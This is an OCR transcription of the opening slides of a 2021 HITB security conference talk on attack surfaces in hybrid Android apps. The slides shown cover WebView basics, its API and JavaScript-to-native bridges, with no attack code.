TRACK 2

HITB SECCONF
AMSTERDAM - 2021


MIND THE BRIDGE — NEW ATTACK MODEL IN HYBRID MOBILE APPLICATION

CE QIN
OCTUPUS TEAM


WHO AM I

- Security researcher in Octopus team


- Used to focus on Browser
- Working with android applications



Browser



Hybrid App



Android App

Agenda

- Hybrid Application and Bridges
- Risks on Bridges
- New Threaten
- Mitigations
- Lessons Learned

Hybrid Application and Bridges

A. What is Hybrid application


B. WebView 101

C. Bridges in Hybrid application

Hybrid Application

- Native apps provide the full capability, the best features, and the best overall mobile experience
- Native apps are specific to a given mobile platform

- Html5 apps use standard web technologies, are easier to develop, easier to support, and can reach the widest range of devices
- Html5 apps can not access native features on the device




Hybrid Application

- Hybrid development combines the best of both the native and HTML5 worlds
- Hybrid Application like native apps, run on the device, and are written with web technologies
- Hybrid apps use common language like HTML,CSS and JS wrapped in native code to meet device and operating system requirement

Hybrid Application

- Hybrid apps run inside a native app container, and leverage the device's browser engine to render the HTML and process the JavaScript locally
- A web-to-native abstraction layer enables access to device capabilities that are not accessible in Mobile Web applications
- For Android , the key point is WebView



WebView101

- WebView is an Android View
  - A View that displays web pages.
  - A rectangular area in Android Application
  - Has Hundreds of APIs

- WebView is a Chromium embedder
  - One of the six platform support
  - Same compile-time flags as Chrome for Android, but lots of runtime differences


Public constructors

`WebView(Context context)` Constructs a new WebView with an Activity Context object.
`WebView(Context context, AttributeSet attrs)` Constructs a new WebView with layout parameters.
`WebView(Context context, AttributeSet attrs, int defStyleAttr)` Constructs a new WebView with layout parameters and a default style.
`WebView(Context context, AttributeSet attrs, int defStyleAttr, int defStyleRes)` Constructs a new WebView with layout parameters and a default style.
`WebView(Context context, AttributeSet attrs, int defStyleAttr, boolean privateBrowsing)` *This constructor is deprecated. Private browsing is no longer supported directly via WebView and will be removed in a future release. Prefer using* `WebSettings`, `WebViewDatabase`, `CookieManager` *and* `WebStorage` *for fine-grained control of privacy data.*


Public methods

`void`	`addJavascriptInterface(Object object, String name)` Injects the supplied Java object into this WebView.
`void`	`autofill(SparseArray<AutofillValue> values)` Automatically fills the content of the virtual children within this view.
`boolean`	`canGoBack()` Gets whether this WebView has a back history item.
`boolean`	`canGoBackOrForward(int steps)` Gets whether the page can go back or forward the given number of steps.
`boolean`	`canGoForward()` Gets whether this WebView has a forward history item.

WebView architecture





Renderers



Renderers


WebView architecture






Bridges

- Navigation callback
- JavaScript Interface
- JavaScript Event Handler
- H5 API




Navigation callback


- Developers have the option of controlling navigation within WebView
- Whenever there is a navigation on a WebView, the developer can intercept this or get notification
- **shouldOverrideUrlLoading**
- **onPageFinished**
- **onPageStarted**
- **shouldInterceptRequest**



Navigation callback



Navigation callback



onPageStarted perform different after version 72.0.3585.0

JavaScript Interface

- The WebView API allows inserting Java objects into WebViews using the addJavaScriptInterface() method.
- Register a Java object with a specific WebView instance.
- JavaScript loaded in the WebView can have access to application's internal Java code, giving web code the ability to interact more tightly with an app, and in some cases get access to system resources.

